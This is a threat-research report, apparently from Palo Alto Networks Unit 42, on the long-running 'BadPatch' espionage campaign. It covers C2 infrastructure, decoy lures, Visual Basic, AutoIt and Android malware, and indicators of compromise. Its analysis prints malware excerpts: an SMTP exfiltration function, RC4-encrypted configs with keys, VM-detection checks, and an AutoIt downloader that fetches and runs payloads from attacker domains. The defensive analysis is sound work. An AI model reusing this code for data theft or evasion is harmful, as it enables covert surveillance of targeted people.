

BadPatch

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Introduction

In April 2017, in collaboration with Clearsky, Palo Alto Networks Unit 42 published an [article](#) about our research into targeted attacks in the Middle East. In that research we discussed two new malware families we named KASPERAGENT and MICROPSIA.

Since then, we have continued our research into the Command and Control (C2) infrastructure associated with KASPERAGENT and MICROPSIA. This ongoing research lead us to a new Middle Eastern campaign. Our findings from this new campaign include C2 infrastructure, new attack methods, four types of malware (including Android malware), a system for management of stolen victim data and some detail of the actors.

It is notable that our research has shown that this newly-identified attack campaign dates back to at least June 2012, over five years ago.

In this blog, we outline the results of our research into this new campaign so far.

Finding the New Campaign

Our discovery of this new campaign begins where our previous KASPERAGENT and MICROPSIA research left off.

Pivoting from Previous KASPERAGENT and MICROPSIA Research

One of the C2 servers we observed in our earlier KASPERAGENT and MICROPSIA research was mailsinfo[.]com. The first IP address that this domain resolved to from about mid-May 2015 through October-November 2015 was 148.251.135[.]117.

We used passive DNS (pDNS) and found the server mail.pal4u[.]net on 148.251.135[.]117 starting mid-May 2015. We also found other servers on this IP address. We do not believe this necessarily gives a link between campaigns found on this IP address as it appears to be shared by multiple unrelated third parties. However, the nature of activity and some malware artifacts on this IP address does suggest a possible link to the Gaza Hackers group.

C2 Infrastructure

As we followed our leads from the previous KASPERAGENT and MICROPSIA research and dug into the server mail.pal4u[.]net on 148.251.135[.]117 that research led us to find the C2 infrastructure of this new campaign.

Digging into Pal4u

The WHOIS for pal4u[.]net appears to be a Palestinian hosting company. The DNS records for pal4u[.]net gives us, in addition to the “WWW” hostname, the Name Servers (NS) “NS1” and “NS2” and additional IP address 195.154.216[.]74.

We found six additional domains that used pal4u[.]net as NS, and which all shared the same historic IP address 195.154.216[.]74 (Figure 2). From the seven total domains, we observed six as malware Command & Control (C2), exfiltration, malware download servers, and/or in associated malware code:

Pal4u[.]net

Pal2me[.]net

Pay2earn[.]net

Shop8d[.]net

Ts4shope[.]net

pal4news[.]net

We only found one of the seven domains associated with this IP, ads4market[.]net, not associated with malware activity. We did not find any legitimate activity or content associated with these six domains during the period of associated registration.



Figure 2- Adobe Flash decoy

Samples typically employ decoy filenames tailored to the spear-phished target:

SHA256	30282a807c2ee27b0d1dda310e41487f5018bc5fc5df8af6c13d08df34f2b6df
Filename	عاجل جدا وسرى جدا.gz (Very urgent and very confidential. Gz)
SHA256	cc8020c36156c7e5c8cfbb32bc8d7f03536510f4e3b38b22e0abdb9ad90c90e
Filename	اسماء المستحقين للمالية.scr (The names of the beneficiaries of Finance. scr)
SHA256	1a65e43afaaff90b4124cbef21fad319f10fba4843d09837219400b0dbcc285
Filename	الهباش يتحدى حماس الاعتراف.scr (Habash defies Hamas recognition.scr)
SHA256	2c64a3d6b896ee1b58b9cf55531b7256de45025d60b1f4be764b385de087b52f
Filename	Statement of Account-ARABBANK.exe

Malware Analysis

We collected 148 malware samples in this campaign, using the C2 servers that we identified, and grouped them into four categories:

1. Microsoft Visual Basic Malware – exfiltrates data via SMTP (port 26), and HTTP.
2. Autoit malware – early versions also used SMTP for exfiltration, but mainly HTTP.
3. Autoit downloader & dropper (downloads and executes the Autoit malware)
4. Android malware – exfiltration via HTTP (first seen December 2015)

Microsoft Visual Basic malware

Upon infection the malware copies itself to %appdata%\microsoft\microsoft [0-9]{9-15}\dwm.exe (9-15 digits in directory name “Microsoft”), and adds a link to the malware executable in the startup folder for persistence.

These variants include system information collection (operating system, computer name), keylogger output, and browser password collection from Internet Explorer, Chrome and Firefox.

Keylogger and system info exfiltration is done via HTTP Post:

```
lms/getdata.php?myAction=add_line&macName=...$&computer_id=App.EXEName&mac_address=...
&dns_domain=nnn&domain=bbb&content2=$FRESH:%20%20ESC%20pango2012ENTR&ver=3&mac_time=tt&patch_user_id=mgh2&patch_group_i
```

File exfiltration is done via SMTP port 26, with the SMTP credentials hardcoded encrypted in the malware code. Some mailbox examples:

```
user: sender_b@pal4u[.]net
password: sender@123

ubuntu_net@pal4u[.]net
ubuntu_send@pal4u[.]net
```

```

unicode 0, <http://schemas.microsoft.com/cdo/configuration/sntpauthen>
unicode 0, <icate>,0
unicode 0, <H>,0
a16161a1000012b: ; DATA XREF: sub_426DA0+228J0
; sub_426DA0+A18J0
unicode 0, <16161A1000012B162503151851065A1A0007>,0
align 4
aAddattachment: ; DATA XREF: sub_426DA0+8EEJ0
unicode 0, <AddAttachment>,0
dd 2
dword_415E3C dd 'v', 0, 'N', 0 ; DATA XREF: sub_426DA0+C37J0
; .text:00428735J0 ...
asc_415E4C: ; DATA XREF: .text:004285E7J0
; .text:0042C85EJ0 ...
unicode 0, <-->,0
align 4
aU:
aHttpSchemas__0: ; DATA XREF: sub_426DA0+200J0
unicode 0, <http://schemas.microsoft.com/cdo/configuration/senduserna>
unicode 0, <ne>,0
unicode 0, <(>,0
a16161a10000134: ; DATA XREF: sub_426DA0+35FJ0
unicode 0, <16161A10000134455740>,0
align 10h
aU_0:
aHttpSchemas__1: ; DATA XREF: sub_426DA0+337J0
unicode 0, <http://schemas.microsoft.com/cdo/configuration/sendpasswo>
unicode 0, <rd>,0
a8:
a08121d184b0315: ; DATA XREF: sub_426DA0+496J0
unicode 0, <08121D184B03151851065A1A0007>,0
align 4
aR_0:
aHttpSchemas__2: ; DATA XREF: sub_426DA0+46EJ0
unicode 0, <http://schemas.microsoft.com/cdo/configuration/sntpserver>
aP:
aHttpSchemas__3: ; DATA XREF: sub_426DA0+5A5J0
unicode 0, <http://schemas.microsoft.com/cdo/configuration/sendusing>,0
align 4
aZ:
aHttpSchemas__4: ; DATA XREF: sub_426DA0+63DJ0
unicode 0, <http://schemas.microsoft.com/cdo/configuration/sntpserver>
unicode 0, <port>,0
aUpdate: ; DATA XREF: sub_426DA0+6D7J0
unicode 0, <Update>,0
align 4
aConfiguration: ; DATA XREF: sub_426DA0+75BJ0
unicode 0, <Configuration>,0
dd 14h

```

Figure 3- SMTP encryption settings

The list of files for exfiltration are written to the malware folder as “sysfiles.txt”. A file “1.done” is generated with content “done” after successful exfiltration. The file “mac.txt” contains the computer MAC address. Some versions exfiltrate recent files, others collect and exfiltrate files matching a hardcoded extension list:

```
*.xls;*.xlsx;*.pdf;*.mdb;*.rar;*.zip*.doc;*.docx
```

AutoIt Malware

We observed a shift from Visual Basic to AutoIt malware in this campaign around March 2016. AutoIt is a freeware BASIC-like scripting language designed for automating the Windows GUI and general-purpose scripting.

This malware achieves persistence by writing to “%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft.lnk” using the WScript object.

It attempts to detect if it is being run in a Virtual Machine (VM) using a WMI query for disk drive name, BIOS, and motherboard:

1. Checks for processes “VBoxService.exe”, “VBoxTray.exe”, “VMwareTray.exe”
2. WMI query on Win32_DiskDrive, looking for “VBOX HARDDISK”, “QEMU HARDDISK”, “VMWARE VIRTUAL IDE HARD DRIVE”, “VMware Virtual S SCSI Disk Device”
3. WMI query on Win32_BIOS “Found Vbox BIOS version”
4. WMI query on Win32_Baseboard “Found VMware-style motherboard”, “440BX Desktop Reference Platform”.
Name=“Base Board”

The malware deletes Chrome and Firefox cached password files, requiring the user to re-enter site passwords, affording the keylogger the opportunity to capture them.

The malware can be instructed to kill the malware process by Process ID, or by hardcoded name.

It can update itself by downloading and executing a newer version:

```
h__p://m103.pay2earn[.]net/public/versions/[“svchost” & $i & “.zip] (where i=1 to 7).
```

The new version is saved at %appdata%\Microsoft\update\svchost.scr.

Environment data exfiltration via POST

It will perform a WMI query to enumerate installed security products.

It stores data in log files:

Specific attacker username stored at %appdata%\Microsoft\update\usu.log

MAC address %appdata%\Microsoft\update\mac.log

Errors are logged at %appdata%\Microsoft\update\log.log

This data is exfiltrated along with Operating System version and architecture using HTTP POST:

h__p://m103.pay2earn[.]net/devices/settings

/devices/settings?mac_address=

<macAddress>&content=%20Start%20Downloader%20majdTest%201/2017Anti%20Type:%20%20%20OS%20Version%20=%20WIN_7%20%20X64

h__p://m103.pay2earn[.]net/logs/new

/logs/new?name=<computerName>\${computer_id}=App.EXEName&mac_address=

<macAddress>&content=\${%20Start%20Downloader%20%20majdTest%201/2017&patch_username=majd

Screenshots via SMTP

The malware takes screenshots on the victim computer, exfiltrating them using SMTP (port 26) as “GDIPlus_Image1.jpg” and “GDIPlus_Image2.jpg”.

The SMTP configuration is saved as encrypted RC4 strings, decrypted with password !@#%&^&*()

```
Local Const $suserkey = "!@#%&^&*()"
Local $sdata = "0x0E79610CE18F33D570301CAP7A237019A51A61B21934A5F5D0030433182AD9FE26"
Global $myret[1]
Global $g_ncomerror, $myerror = ObjEvent("AutoIt.Error", "MyErrFunc")
$smtpserver = BinaryToString(_crypt_decryptdata("0x0B3C254FF5D07DC173654EF3646C674EB4", $suserkey, $scalg_rc4))
$fromname = BinaryToString(_crypt_decryptdata("0x1563551EA902F96316156B36F237B45EE1576A8", $suserkey, $scalg_rc4))
$fromaddress = BinaryToString(_crypt_decryptdata("0x1563551EA902F96316156B36F237B45EE1576A8", $suserkey, $scalg_rc4))
$toaddress = $usu & BinaryToString(_crypt_decryptdata("0x2660244CE88E6CD938324AE0782C2745A50F", $suserkey, $scalg_rc4))
$subject = @ComputerName & " -- " & getmac() & " Screen"
$body = ""
$ccaddress = ""
$bccaddress = ""
$importance = "Normal"
$username = BinaryToString(_crypt_decryptdata("0x1563551EA902F96316156B36F237B45EE1576A8", $suserkey, $scalg_rc4))
$password = BinaryToString(_crypt_decryptdata("0x15634A5884922C8977", $suserkey, $scalg_rc4))
$ipport = 26
$ssl = 0
```

Figure 4- SMTP RC4 encrypted strings init

Mail is sent, in this example, using the string "Start Downloader majdTest 1/2017".

```

Func _inetsmtpmailcom($s_smtpserver, $s_fromname, $s_fromaddress, $s_toaddress, $s_subject = "", $s_body = "", $s_attachf
Local $objemail = ObjCreate("CDO.Message")
$objemail.from = "" & $s_fromname & "" <& $s_fromaddress & ">"
$objemail.to = $s_toaddress
Local $i_error = 0
Local $i_error_description = ""
If $s_coadress <> "" Then $objemail.cc = $s_coadress
If $s_bocaddress <> "" Then $objemail.bcc = $s_bocaddress
$objemail.subject = $s_subject
If StringInStr($s_body, "<") AND StringInStr($s_body, ">") Then
    $objemail.htmlbody = $s_body
Else
    $objemail.textbody = $s_body & @CRLF
EndIf
If $s_attachfiles <> "" Then
    Local $i_files2attach = StringSplit($s_attachfiles, ",")
    For $i = 1 To $i_files2attach[0]
        $s_files2attach($i) = _pathfull($s_files2attach($i))
        If FileExists($s_files2attach($i)) Then
            $objemail.addattachment($s_files2attach($i))
        Else
            SetError(1)
            Return 0
        EndIf
    Next
EndIf
$objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendusing") = 2
$objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpserver") = $s_smtpserver
If Number($ipport) = 0 Then $ipport = 25
$objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpserverport") = $ipport
If $s_username <> "" Then
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpauthenticate") = 1
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendusername") = $s_username
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/sendpassword") = $s_password
EndIf
If $ssl Then
    $objemail.configuration.fields.item("http://schemas.microsoft.com/cdo/configuration/smtpusesasl") = True
EndIf
$objemail.configuration.fields.update
Switch $s_importance
Case "High"
    $objemail.fields.item("urn:schemas:mailbox:Importance") = "High"
Case "Normal"
    $objemail.fields.item("urn:schemas:mailbox:Importance") = "Normal"
Case "Low"
    $objemail.fields.item("urn:schemas:mailbox:Importance") = "Low"
EndSwitch
$objemail.fields.update
$objemail.send
If $error Then
    SetError(2)
    Return $myret[1]
EndIf
$objemail = ""
EndFunc

```

Figure 5- SMTP mail sending function

The emails are sent from an email address at the C2 server, to a recipient address on the same server. Decrypted example:

```

smtpserver: m103.pay2earn[.]net
fromname: sn@m103.pay2earn[.]net
fromaddress: sn@m103.pay2earn[.]net
toaddress: asf@m103.pay2earn[.]net
username: sn@m103.pay2earn[.]net
password: sn_$_2016

```

We observed a single variant using an obfuscated AutoIt script (5c6e531738c1380ec09c1ec0f1438cee5077e6cbade8af87710b8be2f0aaaac7). Another outlier variant was keylogger-only, supporting intercepting only Arabic and English characters (42adec426addf3fd0c6aff406b46fa82d901f5a9bed7758a243458961349a362).

Autoit downloader / dropper

This simple component downloads and executes malware from the C2 server (e.g. pal4u[.]net or m103.pay2earn[.]net).

SHA256: 2d75335f8c7d4e956dcd637f480c94f6ed49a9870375aad0eee1e651d6e7ac02

1	gtyu()
2	_zizi2()
3	Func _zizi2()
4	Local \$filepath = _winapi_gettempfilename(@TempDir)
5	Local \$download = InetGet("http://www.pal4u.net/zzzz", \$filepath,
6	\$inet_forcereload, \$inet_downloadbackground)
7	Do

```
8 Sleep(250)
9 Until InetGetInfo($hdownload, $inet_downloadcomplete)
10 InetClose($hdownload)
11 Local $ialgorithm = $scalg_rc4
12 If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "?><MNBVCXZ", $ialgorithm)
13 Then
14 Sleep(250)
15 Local $zip1 = _ezezez("F:\ddd.rar", "F:\")
16 EndIf
17 EndFunc
18 Func gtyu()
19 Local $sfilepath = _winapi_gettempfilename(@TempDir)
20 Local $hdownload = InetGet("h__p://www.pal4u[.]net/ddd", $sfilepath,
21 $inet_forcereload, $inet_downloadbackground)
22 Do
23 Sleep(250)
24 Until InetGetInfo($hdownload, $inet_downloadcomplete)
25 InetClose($hdownload)
26 Local $ialgorithm = $scalg_rc4
27 If _crypt_decryptfile($sfilepath, "F:\dd.docx", "ZXCVBNM<>?", $ialgorithm)
28 Then
29 ShellExecute("F:\dd.docx")
30 EndIf
31 EndFunc
32 Func _ezezez($szipfile, $sdestinationfolder, $sfolderstructure = "")
33 Local $i
34 Do
35 $i += 1
36 $stempzipfolder = @TempDir & "\Temporary Directory " & $i & " for " &
37 StringRegExpReplace($szipfile, ".*\\", "")
38 Until NOT FileExists($stempzipfolder)
39 Local $oshell = ObjCreate("Shell.Application")
40 If NOT IsObj($oshell) Then
41 Return SetError(1, 0, 0)
42 EndIf
43 Local $odestinationfolder = $oshell.namespace($sdestinationfolder)
44 If NOT IsObj($odestinationfolder) Then
45 DirCreate($sdestinationfolder)
46 EndIf
```

```
47 Local $originfolder = $shell.namespace($szipfile & "\" & $folderstructure)
48 If NOT IsObj($originfolder) Then
49     Return SetError(3, 0, 0)
50 EndIf
51 Local $originfile = $originfolder.items()
52 If NOT IsObj($originfile) Then
53     Return SetError(4, 0, 0)
54 EndIf
55 $destinationfolder.copyhere($originfile, 20)
56 DirRemove($stempzipfolder, 1)
57 Return 1
58 EndFunc
```

This downloader example also displays a decoy file (bbb.docx):

SHA256: 2d75335f8c7d4e956dcd637f480c94f6ed49a9870375aad0eee1e651d6e7ac02

```
1 #NoTrayIcon
2 $appdate = @AppDataDir
3 Local $fileexists = FileExists(@AppDataDir & "bbb.docx")
4 If $fileexists Then
5     FileDelete(@AppDataDir & "bbb.docx")
6 EndIf
7 DirCreate($appdate & "\Microsoft\updte\")
8 FileInstall("bbb.docx", @AppDataDir & "bbb.docx")
9 If ProcessExists("svchsots.scr") Then
10 Else
11     FileInstall("svchsots.scr", @AppDataDir & "\Microsoft\updte\svchsots.scr")
12     Run(@AppDataDir & "\Microsoft\updte\svchsots.scr")
13 EndIf
14 ShellExecute(@AppDataDir & "bbb.docx")
```

Android Malware

The actors do not miss the opportunity to also collect data from the Android devices of their targets.

As well as the typical ability to update the malware, this Android malware collects and exfiltrates device files, SMS messages, voice calls, and can also be used to remotely record sound or video using the device. A follow-up blog will examine this malware in detail.

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام إدارة السجلات" ("Records Management System"). Server logon requires 2-Factor authentication (2FA).



Figure 7- RMS SMS 2FA

Figure 6- RMS Logon Screen

During the course of our research, we observed a newly introduced bug in their authentication. Navigating directly to the page “sms.php” bypassed the initial password entry requirement, taking us directly to the SMS verification page (Figure 6).

Further, we discovered that navigating directly to “/lms/index.php” no longer redirects the user to login.php, but instead granted authenticated access to the system.




Figure 8- Records Management System

This allowed us to enumerate the victims contacting the exfiltration server (Figure 9,) through March 2016.

The “patch_user_id” parameter appears to refer to the individual actor managing this victim.

Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, pal2me[.]net, was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.

Development Over Time

The oldest sample we observed (above) supported exfiltration of victim data using email (technique is detailed in the malware analysis section):

92a685c0c8515ef55635760026039564ddd0b299a2b0c4812df3c40aba133812
C:\Users\Shady\Desktop\only email with slide show\Project1.vbp

Keylogger functionality is introduced:

106deff16a93c4a4624fe96e3274e1432921c56d5a430834775e5b98861c00ea
E:\work here\ready kl send recent files\Project1.vbp

New keylogger version:

17a4126fb1fb19885d78c82271464d82af8618b7d1b7d8901666c1121ddb2ba1
D:\000 work\21.3 GB\newSpooFKL\Project1.vbp

New file exfiltration test version (details are in the malware analysis section):

9a8acd988089e7f9dd04f971374f766db519e854d42e8052b0d98b4c9c6b67e4
Y:\My Work\VB 6\Get Files\GFiles 14-09-2015 - Working tst only\Project1.vbp

Visual Basic versions, new downloader:

224b5af4ca4de234f03408487f075f0d638826cb6f65944a3e8dcbaac4372e79
Q:\newPatch\downloader\exe site\shop\Project1.vbp

Downloader version 2.8:

d906118fb36a0cc4e83121d4d606ad685645252e8e0791f793057499d8751bf0
J:\downloader 2 8\downloader\site\Project1.vbp

Version M103, pointing at the currently-live C2 server m103.pay2earn[.]net. Current server registration dates to 8 February 2016, the compile date of this malware was 31 March 2016.

Sha256 - d9253c808d83ace06f885479e0807246a29cb9967ea0d0855f5a3802825b13db
W:\newPatch\exe vb m103 30 3 2016\Project1.vbp

Conclusion

Diligence in investigating infrastructure associated with a previously documented campaign, led us to another possibly unrelated campaign, crossing paths in hosting.

This allowed us to uncover a previously unknown C2 and exfiltration infrastructure, associated malware, and the first time that we’ve observed this group using exploits.

The simplicity of the malware and relative unsophistication of C2, exfiltration and stolen data management belies the demonstrated fact that this very targeted, low-volume campaign has been working fine for these actors for five years, and continues today.

Coverage

Palo Alto Networks customers are protected from this threat in the following ways:

1. WildFire accurately identifies all malware samples related to this operation as malicious.
2. Traps prevents this threat on endpoints, based upon WildFire prevention.
3. Domains used by this operation have been flagged as malicious in Threat Prevention.

AutoFocus users can view malware related to this attack using the “[BadPatch](#)” tag.

IOCs can be found in the appendices of this report.

Appendix I – Hashes

1a0c0a0c74d085d6e90c5d96517926218fc55cc161f5c1e5dbb897f40d1f5164
26e3d2dd7b70701aff8552889c899b7915b06f0b979a4766076681dd01abd978
16c151ffe5e439a9383900738b4f8938cd33ba1781b62d8e2ee0686336a7145c
9a4ed995dfd9d468715dfe4906265059aa3bb1e0d6ceb547e84001661a023a9d
f1e616aecf6205daaf6c55898f86092055fe85a3825837c688c2e7545f6efb7e
db829b0d7396feaf2a4555b9d4fdf1b00d287dad93585e1c6c54f9cee0e9d4f
abaf5a7d82e6db68fb73af18bf1f5e37b200f04dcc6e34da98ad044d9f411022
04b8b48a795bcfe2b7344c2bbc409e85641e412c35ff490e7ae074e7d48698f7
668b4c01e0493dc2b8b3a1b7134ce3811ef1449c2807ef6ca1c0b8356b90a2ed
342de173d65d604e0935808b1d6a617060602c86e543bdf1c4c650812dec3883
6180311025913c26ff8ac90b57b3fad61e21cdd896ea8b26a5ee14e6e663f6bb
1d2a85a88153061ea17c6eeb9394f1d969ed6f0db526c7ddf79919676d4ca012
3bb663567994bae2da06ea84a75b5205b7fa38dd8253ab326bfa4c50a90939ac
4a1a5456123ef756956cc1d9a53f44dab040421700edf051f21671abe7e61d69
47ecddb2f7f7242a3fd6cf9d08715512644f3ca199e779f737762150765b3027
32667a9bfb24f505f351804d8516e2f5cf7f88ba6ef4de4db4463234ba4a3ea1
68cd91e61a1bd6b5a1f39e45920c887be9603e85ca4e03b156cdc7acbe66f7c7
56904fea473c40b9cf39de854a81896e8ba8f2bc1415101e69c25c065eb9773e
0274e5f807a951cc68c0fd5af3fc9fa7b8a7305609da8144dacf69d0d39a23a4
3ce1ad8a7f90404bdfc8157689742448ff675d094767a10c9cdf1e08ce068c55
acc351ce2d3bf1bacb10bf379c6575fdb98e7c0fc2c69d20a7a7e3cf34615ae1
19c25fa8a43b9da08fb5a78c03c554f23c0635ce618e789296fd35d748603fd4
9e87eff7c42c077486531d6a178cab830c19aa787a18bc7ba5334a682cf82312
1d4d3ad6a1330ada787c11dcf39bcf4864745aa440bfe1a45291f82b5467849f
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b3847e10df39305222da931a96bedacf6d862e3470256dfb234a93947a23e82
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Appendix 2 – IOCs

Pal4u[.]net
Pal2me[.]net
Pay2earn[.]net
Shop8d[.]net
Ts4shope[.]net
pal4news[.]net

ads4market[.]net

wp.piedslibres[.]com (hijacked legitimate site)

Source: <https://researchcenter.paloaltonetworks.com/2017/10/unit42-badpatch/>